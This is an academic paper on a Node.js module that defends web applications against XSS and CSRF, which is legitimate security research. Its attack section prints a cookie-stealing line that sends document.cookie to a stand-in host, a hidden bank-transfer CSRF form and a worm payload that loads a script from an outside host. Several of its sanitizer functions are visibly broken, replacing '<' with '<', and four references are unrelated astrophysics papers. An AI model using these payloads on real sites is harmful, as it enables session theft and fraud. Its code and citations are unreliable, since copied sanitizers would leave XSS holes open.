RCES REVIEW OF COMPUTER ENGINEERING STUDIES

ISSN: 2369-0755 (Print), 2369-0763 (Online)
Vol. 4, No. 1, March 2017, pp. 9-16
DOI: 10.18280/rces.040103

A publication of IIETA
IIETA International Information and Engineering Technology Association
Advancing the World of Information and Engineering
http://www.iieta.org/Journals/RCES

Research and implementation of Node.js-based defense against XSS and CSRF

Dengfeng Wei, Fengyi Li

Computer Science College, Yangtze University, Jingzhou 434023, China

Email: weidengfeng@126.com

ABSTRACT

Node.js is a extensively applied powerful, lightweight technology. Like other technologies, Node.js also faces a string of security problems resulted from improper coding by developers at the time of programming. The Web applications developed and deployed on Node.js are not provided with the defense against XSS and CSRF, two of the most popular attacks on Web applications. The existing defense against CSRF might fail due to the lack of integration between XSS and CSRF prevention. Against this backdrop, this paper studies Node.js related technology, network security technology and XSS and CSRF security vulnerabilities, and develops a system to defend against XSS and CSRF simultaneously on the Node.js platform. The defense system offers XSS and CSRF prevention services to Web applications developed on Node.js.

Keywords: Storage-type XSS, Motion Detection, Attack Vectors, Vulnerability Scanning.

1. INTRODUCTION

The commonly used term "network security" actually consists of three aspects: 1. Confidentiality: Attackers often resort to Trojan viruses to infringe confidentiality, aiming at stealing private data and accounts from users; 2. Integrity: Attackers often undermine integrity, especially data integrity, by cross-site scripting (XSS) and cross-site request forgery (CSRF). The importance of data integrity is demonstrated in a Chinese legend. In Qing dynasty, the Kangxi Emperor chose the 14th prince as his heir, but his will was altered to let the 4th prince succeed to the throne. 3. Availability: denial-of-service (dos) and distributed denial-of-service (ddos) attacks are often launched to destroy the availability, e.g. network service availability. XSS, so abbreviated to differentiate it from cascading style sheet (CSS), is a type of security vulnerability typically found in web applications that enables malicious users to inject code into webpages viewed by other users. XSS attacks are a case of code injection that often contains HTML and client-side scripts. CSRF is a type of malicious exploit of a site. It is even more dangerous than XSS. For better understanding of CSRF attacks, it is necessary to learn the operating mechanism of site session first. The HTTP request is a stateless protocol, i.e. each HTTP request is independent of the previous operations. In each HTTP request, however, all the cookies in the local domain are sent to the server as part of the HTTP request header. Based on the sessionid stored in the cookie, the server is enabled to find the member information from the corresponding session object. Of course, the session can be saved in a variety of ways, ranging from file to memory. Taking into account the distributed horizontal expansion, we recommend that the session be stored in third-party media, such as redis or mongodb.

The hazard of CSRF attacks is self-evident. It equals to the replication of senior membership cards by malicious user A. The attacker can forge a user's identity to send spam messages to the friends of the user. The spam messages may contain hyperlinks leading to trojans or fraudulent information (e.g. money borrowing). If the spam message in a CSRF attack carries a worm link, any friend who accidentally opens the link will also become a forwarder of the harmful information. In this way, tens of thousands of users fall victim to data theft and Trojan infection. The consequences of such an attack are very serious. The applications of the entire site may collapse in an instant, resulting in a flood of complains, and drastic loss of users. In this case, the company will face plummeting reputation or even closure. For instance, Samy Kamkar, a 19-year-old American, succeeded in spreading a worm to over a million of users by taking advantage of the background vulnerability of CSS. The worm itself was relatively harmless, it carried a payload that would display the string "but most of all, samy is my hero" on the victim's MySpace profile page. Although the worm did not destroy the entire application, the consequences will be disastrous if the same vulnerability is manipulated by malicious users. Sina Weibo, China's domestic Twitter rival, also suffered from similar attacks.

CSRF data theft hinges on the success of XSS injection. The next section will introduce the injection of a simple code: alert ('XSS'). A malicious user might change alert('XSS') into any code at will, and use it to send post or get requests, aiming at modifying the users' information, acquiring the data on the users' friends, and sending forged private messages.

The code may even be made into a worm that can infect the entire Internet. The consequences of XSS injection should not be underestimated. It is never as simple as an alert dialog box.

2. ATTACK PRINCIPLE

XSS is a type of computer security vulnerability typically found in web applications. It enables malicious web users to inject client-side scripts into webpages viewed by other users. Common attacks include cookie stealing, basic certification phishing, and form hijacking. After discovering XSS vulnerabilities, the attacker will launch an attack with the payload in the cross-site platform. To fully understand the harm of XSS, we had better write and analyze an XSS attack code. There are three types of XSS vulnerabilities: reflected, stored and DOM based. Sharing the same basic principles, these vulnerabilities are identified and manipulated in very different ways. The following is a detailed introduction to the three types of vulnerabilities.

2.1 Reflected XSS

The type of web vulnerability appears when a user is browsing a webpage. The webpage will send an error, e.g. www.xxx.com/error.php?message=sorry, an error occurred, to request the server for the URL; the server will copy the received message to the error page template directly without any filtering: sorry, an error occurred , and return the message to the user. This vulnerability has a prominent feature: the application is prone to attacks due to the lack of filtering or sanitation measures. When the user opens the error page, www.xxx.com/error.php?message=<script>alert(1)</script>,a message box will pop up, reading <script>alert(1)</script> . Of course, the attacker will not stop at sending an alert message because the message may not pop up if the cross-site scripting detection feature is enabled in the browser. Normally, XSS is accompanied by session hijacking. The attacker will intercept the session token of an authenticated user. After hijacking the user's session, the attackers can access the data and functionality that the user is authorized to access. For example, the attacker can create a URL and an error message as follows:

```
1 var i = new Image;
2  i.src="http://xxx.net/"+document.cookie;
```

Figure 1. Steal cookies by dom

Cookies will be sent to the hacker when the user clicks on the malicious URL. Upon intercepting the cookies, the hacker can perform any manipulations the user is entitled to. The same-origin policy of the browser prevents the acquisition of the cookie of www.xxx.com by sending document. cookie to the attacker.net because the browser will isolate the contents from different sources (domains). That is why the vulnerability is called cross-site scripting.

2.2 DOM based XSS

DOM based XSS is an XSS attack based on HTTP DOM. It inserts the attack script directly into the DOM's attributes or methods so that the malicious code snippet does not appear in the original HTML text and does not need to be stored the server's database as what is done in the stored XSS. The user request is submitted by the attacker via a special URL. The URL is designed with multiple tools, including the Embedded Javascript. The server's response will not contain any script from the attacker. Neither will the server detect the URL. The script is processed when the user browses the response. Similar to the reflected vulnerability, this type of vulnerability also relies on the special construction of the URL, except that the URL is handled by the server in the case of reflected vulnerability and by JS script in the DOM based XSS. Based on the example of reflected XSS, we assume that the error page returned by the application contains the following JS scrpit:

```
1 <script>
2 var url = document.location;
3  var message = /message=(.+)$/.exec(url)[1];
4  document.wirte(message);
5 document.getElementById("show").innerHTML = message;
6 </script>
```

Figure 2. Javascript illegal execution

The XSS attack is launched by sending the same link www.xxx.com/error.php?message=<script> alert (1) </script> to the victim. In addition to the URL, DOM based XSS can also be initiated by altering the DOM environment on the page, which has a lot to do with the stored XSS.

2.3 Stored XSS

Stored XSS vulnerabilities often appear on web applications designed for social networking, including forums, blogs, and online diaries. For example, if there stored XSS vulnerability exists in the profile of a user on a blog site, the attacker can insert the attack code <script>alert('XSS!') </script> into his/her profile. Then, the web server will store the content into its database. The malicious code will be executed when other users view the profile. As another example, suppose a social forum has the stored XSS vulnerability, and a hacker revises his/her profile into a malicious JS code. The code has two functions: force the victim to befriend the hacker, and modify the victim's profile

into the malicious code. After saving and submitting the profile to the server, all the hacker has to do is wait. Whenever a victim visits the hacker's profile, the browser will execute the malicious script, triggering a terrible plague of the "worm".

2.4 CSRF security vulnerabilities

CSRF is the principle tool for cross-site forgery. The attacker only needs to create a seemingly harmless site, causing the victim's browser to submit a request directly to the vulnerable server and execute the malicious code. Suppose a user intends to log on the site of the Agricultural Bank of China http://www.abchina.com/ but erroneously clicks on a link http://www.bank.com/xxxx on the phishing site.abc developed in advance by the attacker. The link points to the site of the bank. Then, the bank sever will start transfer operation based on the parameters carried by the link. Prior to the transfer, the bank server will perform session authentication to see if the user has logged on. However, the attack link will bring the session id to the bank server because the user has logged into the bank site and the attack link is also www.bank.com. Because the session id is correct, the bank will assume that the operation is initiated by the user, and execute the transfer operation. The code of www.hacker.com is as follows:

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <title>Title</title>
</head>
<body>
<form method="post" action="http://www.bank.com/transfer.php">
   <input type="hidden" name="from" value="abc">
   <input type="hidden" name="money" value="10000">
   <input type="hidden" name="to" value="hacker">
   <input type="button" onclick="submit()" value="submit">
</form>
</body>
```

Figure 3. Cross-site request forgery

It can be seen that the webpage www.hacker.com contains a post request to www.bank.com, and the forms are all hidden, leaving only one button that lures the user to click.

The above examples show that the hacker can neither get the cookie nor parse the contents returned by the server via the CSRF attack. The only thing he/she can do is to send a request to the server to change the server data. As illustrated in the second example, the attacker induces the user to click on the link to initiate the transfer operation, thereby changing the amount of money in the user's account recorded in the bank database.

Figure 4. Vulnerability of Sina twitter



Figure 5. Content: the actual content being sent (converted into URL)

In the above figure, the attacker launches a worm-like CSRF attack through manipulation of the XXS vulnerability of Sina Hall of Fame, a webpage on famous verified Weibo accounts, weibo.com/pub/star. The hacker sends the victim a URL which carries an executable script. When the victim clicks the link, a HTTP get request is issued. Since the request is made by a user who has logged onto the platform through authentication, the site trusts the link and executes it. It is called worm-type virus because of fast propagation.

With the aid of the Firefox plug-in Live HTTP headers, we can capture the data packet and get the actual data format. See the figure below.

From the attack script, we know that the hacker first registered a Sina Weibo account hellosammy, found and followed some verified users (or ordinary users) in the Hall of Fame, and sent them private messages with a malicious link. Some of the users were attracted by the faciful titles in the messages and opened the link. An exponential propagation of the malicious link ensued. The link was not only posted

automatically on the frontpages of these users, but also sent in private messages to those followed by the users.

According to the above script, the sucess of this attack lies on three points:

1) The most important step is to find the XSS vulnerability on the target site.

2) Hide the link HTTP://weibo.com/pub/star/g/xyyyd"><script src=//www.2kt.cn/images/t.js></script>?type=update with the short domain service provided a third party, Youdao.com. We resort to third party service because Sina will check if the link provdied by the user contains executable script before converting it into a short link.

link = ' http://163.fm/PxZHoxn?id=' + new Date().getTime();

3) Guess the rnd generation method.

url = 'http://weibo.com/mblog/publish.php? rnd =' + new Date().getTime();url = 'http://weibo.com/attention/aj_addfollow.php?refer_sort=profile&atnId=profile& rnd= ' + new Date().getTime();

msgurl = 'http://weibo.com/message/addmsg.php? rnd= ' + new Date().getTime();

4) Obtain the uid of the currently logged in user.

data = 'uid=' + 2201270010 + '&fromuid=' + $CONFIG.$uid + '&refer_sort=profile&atnId=profile';

url = 'http://weibo.com/' + $CONFIG.$uid + '/follow';

The uid is obtained from the explainations on API and SDK of the Open Platform of Sina Weibo http://open.weibo.com/.

2.5 JSON injection to Ajax

In the pursuit of faster loading and better user experience, Ajax is widely adopted for modern websites. The communication protocol is mostly in the format of JSON strings, and the pages are UTF-8 coded to support multiple languages. Consider this scenario: there is a page to display the details of a blog, which is so popular that users throng to the page to leave comments. To speed up the loading, the programmer may decide to display the contents of the blog first, and get the comments via Ajax. The comments are divided into different pages. The user has to click on the next page button in the first comment page to view the second comment page. The design has several benefits: A. It speed up the loading of the details page by postponing the display of the comment section, which contain the avatars, nicknames and ids of nuermous users. Full display of the section requires multi-table query. Besides, most users prefer to read the blog first. By the time a user pulls down to see the comments, the comment pages have already been loaded. B. The message paging function of AJAX ensures faster response. The user does not need to refresh the details page but goes directly to the comment section. The design seems perfect: while a user is slowly savoring the blog, AJAX is working in full swing to get the comments and display them at the bottom of the page. Nevertheless, things will turn ugly if the front-end developer of the page uses the following code.

```
var commentObj = $('#comment');
$.get('/getcomment',
{r:Math.random(),page:1,article_id:1234},function(data){
  if(data.state !== 200) return commentObj.html('Comment loading failed')
  commentObj.html(data.content);
},'json');
```

Figure 6. Comment loading failed

3. DESIGN AND IMPLEMENTATION OF DEFENSE MODULE



Figure 7. Design structure diagram

3.1 Design and implementation of XSS defense module

Intercept the content string of the message received by the node.js server. Query the preset XSS attack signature database, which contains the descriptions of XSS attack features, and the whitelist based on the content string. The said message is deemed as carrying the features of XSS attack if at least one character of the content string is consistent with the XSS attack signature in the said database. In this case, the said message should be defended against. The defense architecture is shown in Figure 7.

Data interception routing module: 1. Build a routing module. The module provides the requested URL and other necessary GET and POST parameters, and executes the corresponding codes based on these data. Hence, we need to view the HTTP request and extract from it the requested URL and GET/POST parameters. 2. Construct a programming module to handle requests. The module stores different processing programs that correspond to the requested URLs. 3. Combine the two modules with the HTTP server.

Security detection module:

1. Remove the invisible characters in the string;

function escapeHtml (html) {

return html.replace(REGEXP_LT, '<').replace(REGEXP_GT, '>');
}

2. Convert all HTML character entities into standard characters;

function escapeHtml (html) {
return html.replace(REGEXP_LT, '<').replace(REGEXP_GT, '>');
}

3. Escape the new dangerous HTML5 entities;

function escapeDangerHtml5Entities (str) {
return str.replace(REGEXP_ATTR_VALUE_COLON, ':')
.replace(REGEXP_ATTR_VALUE_NEWLINE, ' ');
}

4. If there is no need to output a comment tag, replace it with a null character.

```
function getDefaultWhiteList () {
  return {
    a:      ['target', 'href', 'title'],
    font:   ['color', 'size', 'face'],
    h1:     [],
......
    img:    ['src', 'alt', 'title', 'width', 'height'],
    table:  ['width', 'border', 'align', 'valign'],
    td:     ['width', 'rowspan', 'colspan', 'align', 'valign'],
    th:     ['width', 'rowspan', 'colspan', 'align', 'valign'],
    tr:     ['rowspan', 'align', 'valign'],
    u:      [],
    ul:     [],
    video:  ['autoplay', 'controls', 'loop', 'preload', 'src', 'height', 'width']
  };
}
```

Figure 8. White list function

5. Default whitelist

Filter the HTML tags through the tag whitelist and the attribute whitelist, and process the attribute values that contain special characters. The default configuration filters most XSS attack codes and can customize whitelist and filtering methods based on the actual application scenario. Add or update the tags in the whitelist: tag name (in lower case) = ['Allowed attribute list (in lower case)'], and customize the tag that is not in the whitelist.

```
XSS.whiteList['p'] = ['class', 'style'];
delete XSS.whiteList['div'];
XSS.onTagAttr = function (tag, attr, vaule) {
if (attr === 'href' || attr === 'src') {
if (/\/\*|\*\//mg.test(value)) {
return '#';
}
if (/^[\s"'`]*((j\s*a\s*v\s*a|v\s*b|l\s*i\s*v\s*e)\s*s\s*c\s*r\s*i\s*p\s*t\s*|m\s*o\s*c\s*h\s*a):/ig.test(value)) {
return '#';
}
} else if (attr === 'style') {
if (/\/\*|\*\//mg.test(value)) {
return '#';
}
if (/((j\s*a\s*v\s*a|v\s*b|l\s*i\s*v\s*e)\s*s\s*c\s*r\s*i\s*p\s*t\s*|m\s*o\s*c\s*h\s*a):/ig.test(value)) {
return '';
}
}
};

Customize the tag that is not in the whitelist.
XSS.onIgnoreTag = function (tag, html) {
return html.replace(/</g, '&lt;').replace(/>/g, '&gt;');
}
```

3.2 Design and implementation of session management module

The defense against XSS is designed as follows: when a user visits a webpage, the web server will return the data of the webpage to the browser. Before returning the data, the server should check the set-cookie in HTTP header and judge whether the session or the rule requires to protect the cookie. If “yes”, add the “HttpOnly” identifier to the set-cookie and return the webpage data to the browser; if “not”, return the webpage data to the browser. The addition of “HttpOnly” identifier to the session is not the default setting in the existing technologies. The omission is easily exploited by hackers. Adding the “HttpOnly” identifier to the set-cookie makes it hard for hackers to obtain important cookies from the browser script, and thereby brings safety to the originally insecure sites. The innovative action plays an important role in the safe use of cookies. This is particularly true to dynamic web applications. Based on stateless protocol such as HTTP, they rely cookies to maintain state. The following is a list of the configurable attributes of each cookie: secure – the attribute tells the browser that the cookie should only be passed when the request is transmitted over HTTPS. HttpOnly – the attribute bans JS scripts from getting the cookie, thus preventing XSS; cookie domain – the attribute is used to compare with the domain name of the server in the request URL; if the domain name is consistent with the cookie domain or is a subdomain of the cookie domain, continue to check the path attribute. path – In addition to the domain name, the cookie’s available URL path can also be specified. The cookie will not be sent unless both the domain name and path are consistent. expires – the attribute is used to configure the persistence of the cookie; the configured cookie will not expire until the specified time has elapsed.

In Node.js, we can create cookies with the cookies package. But the method is too simple to take full advantage of useful information. The creation of an application is more likely the copycat of the encapsulation, such as cookie-session.

```
var cookieSession = require('cookie-session');
var express = require('express');

var app = express();

app.use(cookieSession({
  name: 'session',
  keys: [
    process.env.COOKIE_KEY1,
    process.env.COOKIE_KEY2
  ]
}));

app.use(function (req, res, next) {
  var n = req.session.views || 0;
  req.session.views = n++;
  res.end(n + ' views');
});

app.listen(3000);
```

Figure 9. Session and cookie

3.3 The design and implementation of CSRF defense module

Based on the principles and objectives of CSRF attack, we propose two defensive measures which modify the request currently being processed, and add a hidden form field to all POST forms. The name of the hidden form field is csrfmiddlewaretoken, and the value of the hidden form field equals the current session ID plus the hashed value of a key. If there is no session ID, the middleware will not modify the response result. Thus, the performance loss is negligible for requests that are not using the session. For all incoming POST requests that contain a session cookie collection, it checks if there is a csrfmiddlewaretoken and whether it is correct. If not, the user will receive a 403 HTTP error. The error page reads: disguised cross-domain request detected. Terminate the request. These steps ensure that only the forms from our own site are able to return the data. It should also be noted that the POST requests which do not use session cookies are not protected. Of course, they do not need any protection because such requests are created in various ways by malicious sites. To avoid converting non-HTML requests, the middleware examines its Content-Type header before editing the response results. Only pages marked with text/html or application/xml + xhtml will be modified.

According to the HTTP protocol, a referrer field is added to the HTTP request header to record the original address of the HTTP request. Normally, the POST request for the transfer operation www.bank.com/transfer.php is triggered by a click on the button on the site www.bank.com. In this case, the transfer request referrer should be www.bank.com. If the hacker wants to launch a CSRF attack, he/she could only forge a request on his/her own site www.hacker.com. The referrer of the fake request is www.hacker.com. Thus, we can verify the legality of the request by checking if the referrer of the request is www.bank.com.

The verification method is rather simple. Site developers only have to check the referrer of the POST request. The problem is the referrer is provided by the browser. Although the HTTP protocol forbids modification of referrer, the security of a site should not hinge on the professional integrity of other people.

Token verification: as illustrated above, the attacker forges the transfer form to fulfill his/her plot. A viable way for the site to counter the forgery is to add a random token to the form. The token is submitted to the server, together with other request data. The server will verify the legality of the request by checking the token value. This method is highly reliable. Unable to get the page information, there is no way for the attacker to obtain the token value. Therefore, it is impossible for a fake form to carry the token value.

4. SYSTEM TESTING

Installation:

```
$ npm install fxss
```

Figure 10. Installation

Simple method of application:

```
var xss = require('fxss');
var html = xss('<script>alert("xss");</script>');
console.log(html);
```

Figure 11. Simple method of application

Customization of filtering rules: the customized rules can be set with the second parameter when the XSS () function is called for filtering.

```
options = {}; // html = xss('<script>alert("xss");</script>', options);
```

Figure 12. Customization of filtering rules

Customization of the processing method for tag attributes found in the whitelist: use onTagAttr to specify the the processing function. The method is explained as follows: tag stands for the name of the current tag (e.g. <a> tag means the tag value is 'a'; name stands for the name of the current attribute (e.g. href="#" means the name value is 'href'; value stands for the value of the current attribute (e.g. href="#" means the value of the value is '#'). isWhiteAttr stands for "whether the attribute is on the whitelist"; if a string is retuned, the current attribute value should be replaced with the string. If it is on the whitelist: call safeAttrValue to filter the attribute value and export the attribute; if it is not on the whitelist: specify the tag attribute by onIgnoreTagAttri.

```
function onTagAttr (tag, name, value, isWhiteAttr) {
}
```

Customization of the processing method for tags not found in the whitelist: use onIngoreTag to specify the processing function. The method is explained as follows: if a string is returned, the current attribute value should be replaced with the string; if no value is returned, the default processing method should be used (delete the attribute).

```
function onIgnoreTagAttr (tag, name, value, isWhiteAttr) {
}
```

Customization of HTML escape function: use escapeHTML to specify the processing fucntion.

```
function escapeHtml (html) {
return html.replace(/</g, '<').replace(/>/g, '>');
}
```

Customization of the escape function for tag attributes: use safeAttrValue to specify the processing function. The returned string represents the tag attribute. Remove the tags not found in the whitelist, and configure with stripIgnoreTag:

For the purpose of verifying the function and performance of the defense system, this paper creates a test environment by deploying a school website application on Node.js platform. Typical attacks are launched to the web application to test the defensive ability of the system. Besides, the author measures how the deployment of the defense system affects the performance of the web application. The tests consists of a functional test and a performance test. The former mainly measures the effectiveness of the defense system and the latter weighs the system's impact to the request response speed of the web application under a big pressure.

```
var xss = require('../');
var fs = require('fs');
var html = fs.readFileSync(__dirname + '/file.html', 'utf8');
var COUNT = 200;
var ret = '';
var timeStart = Date.now();
for (var i = 0; i < COUNT; i++) {
  ret = xss(html);
}
var timeEnd = Date.now();
var spent = timeEnd - timeStart;
var speed = (((html.length * i) / spent * 1000) / 1024 / 1024).toFixed(2);
console.log('xss(): spent ' + spent + 'ms, ' + speed + 'MB/s');
var x = new xss.FilterXSS();
var timeStart = Date.now();
for (var i = 0; i < COUNT; i++) {
  ret = x.process(html);
}
var timeEnd = Date.now();
var spent = timeEnd - timeStart;
var speed = (((html.length * i) / spent * 1000) / 1024 / 1024).toFixed(2);
console.log('xss.process(): spent ' + spent + 'ms, ' + speed + 'MB/s');
var x = new xss.FilterXSS();
var process = x.process.bind(x);
var timeStart = Date.now();
for (var i = 0; i < COUNT; i++) {
  ret = process(html);
}
var timeEnd = Date.now();
var spent = timeEnd - timeStart;
var speed = (((html.length * i) / spent * 1000) / 1024 / 1024).toFixed(2);
console.log('xss.process() #2: spent ' + spent + 'ms, ' + speed + 'MB/s');
fs.writeFileSync(__dirname + '/result.html', ret);
```

Figure 13. Test based on node.js

5. CONCLUSIONS

This paper designs a defense system based on Node.js for XSS and CSRF attacks. It proves that it can provide XSS attacks and CSRF defense for Web applications that open defense systems. The defense system is based on Node.js Web application. The process of running a child process does not have much impact on the performance of the Web application, but it limits the scope of the defense system, which can only serve a single-process Web application, and as Node.js starts Support set Group deployment of Web applications, the use of the defense system has been limited. This can be done by deploying the defense system, In other forms of server, in the form of agents for Web applications to provide services, which is also a defense system Great improvement direction.

REFERENCES

[1] Cantelon M., Harter M., Holowaychuk T.J., Rajlich N. (2014). Node. js in Action. *Manning*.

[2] Klein A. (2005). DOM based cross site scripting or XSS of the third kind, *Web Application Security Consortium,* Articles 4, pp. 365-372.

[3] Weinberger J., Saxena P., Akhawe D., Finifter M., Shin R., Song D. (2011). A systematic analysis of XSS sanitization in web application frameworks, *European Symposium on Research in Computer Security*, Springer, Berlin, Heidelberg, pp. 150-171.

[4] Bogdanov S., Patruno A., Archibald A.M., Bassa C., Hessels J.W., Janssen G.H., Stappers B.W. (2014). X-ray observations of XSS J12270-4859 in a new low state: A transformation to a disk-free rotation-powered pulsar binary, *The Astrophysical Journal*, Vol. 789, No. 1, pp. 40.

[5] Papitto A., Torres D.F., Li J. (2014). A propeller scenario for the gamma-ray emission of low-mass X-ray binaries: the case of XSS J12270− 4859, *Monthly Notices of the Royal Astronomical Society*, Vol. 438, No. 3, pp. 2105-2116.

[6] Roy J., Bhattacharyya B., Ray P.S. (2014). GMRT discovery of a 1.69 ms radio pulsar associated with XSS J12270-4859, *The Astronomer's Telegram*, pp. 5890.

[7] De Martino D., Belloni T., Falanga M., Papitto A., Motta S., Pellizzoni A., Mouchet M. (2013). X-ray follow-ups of XSS: a low-mass X-ray binary with gamma-ray Fermi-LAT association, *Astronomy & Astrophysics*, Vol. 550, A89.

[8] Stock B., Johns M. (2016). Client-side XSS in theorie und praxis, *Datenschutz und Datensicherheit-DuD*, Vol. 40, No. 11, pp. 707-712.

[9] Wu J.D., Tseng Y.M., Huang S.S. (2016). Leakage‐resilient ID‐based signature scheme in the generic bilinear group model, *Security and Communication Networks*, Vol. 9, No. 17, pp. 3987-4001.

[10] Li S. (2016). Detection of web application vulnerabilities accelerated by GPU.

[11] Lin A.W., Barceló P. (2016). String solving with word equations and transducers: towards a logic for analysing mutation XSS, *ACM SIGPLAN Notices*, Vol. 51, No. 1, pp. 123-136.

[12] Cui B., Wei Y., Shan S., Ma J. (2016). The generation of XSS attacks developing in the detect detection, *International Conference on Broadband and Wireless Computing, Communication and Applications*, Springer International Publishing, pp. 353-361.

[13] Yi L.I.U., Junbin H.O.N.G. (2016). A dynamic detection method based on Web crawler and page code behavior for XSS vulnerability, *Telecommunications Science,* Vol. 32, No. 3.

[14] Rao K.S., Jain N., Limaje N., Gupta A., Jain M., Menezes B. (2016). Two for the price of one: A combined browser defense against XSS and clickjacking, *Computing, Networking and Communications (ICNC), International Conference IEEE*, pp. 1-6.

[15] Bazzoli E., Criscione C., Maggi F., Zanero S. (2016). XSS PEEKER: Dissecting the XSS exploitation techniques and fuzzing mechanisms of Blackbox Web application scanners, *IFIP International Information Security and Privacy Conference*, Springer International Publishing, pp. 243-258.

[16] Wei D. (2016). Network traffic prediction based on RBF neural network optimized by improved

gravitation search algorithm, *Neural Computing and Applications*, pp. 1-10.
[17] Ra H.K., Yoon H.J., Salekin A., Lee J.H., Stankovic J.A., Son S.H. (2016). Poster: software architecture for efficiently designing cloud applications using node. js, *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services Companion*, ACM, pp. 72-72.
[18] Sen K., Kalasapur S., Brutch T., Gibbs S. (2013). Jalangi: a selective record-replay and dynamic analysis framework for JavaScript, *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, ACM, pp. 488-498.
[19] Chaniotis I.K., Kyriakou K.I.D., Tselikas N.D. (2015). Is Node. js a viable option for building modern web applications: a performance evaluation study, *Computing*, Vol. 97, No. 10, pp. 1023-1044.
[20] Bates D., Barth A., Jackson C. (2010). Regular expressions considered harmful in client-side XSS filters, *International Conference on World Wide Web*, ACM, pp. 91-100.
[21] Gupta S., Gupta B.B. (2015). Cross-site scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art, *International Journal of System Assurance Engineering & Management*, pp. 1-19.
[22] Hydara I., Sultan A.B.M., Zulzalil H., Admodisastro N. (2015). Current state of research on cross-site scripting (XSS) – a systematic literature review, *Information & Software Technology*, Vol. 58, pp. 170-186.

NOMENCLATURE

XSS	XSS
JS	Javascript
CSRF	Cross-site request forgery
HTML	Hyper Text Mark-up Language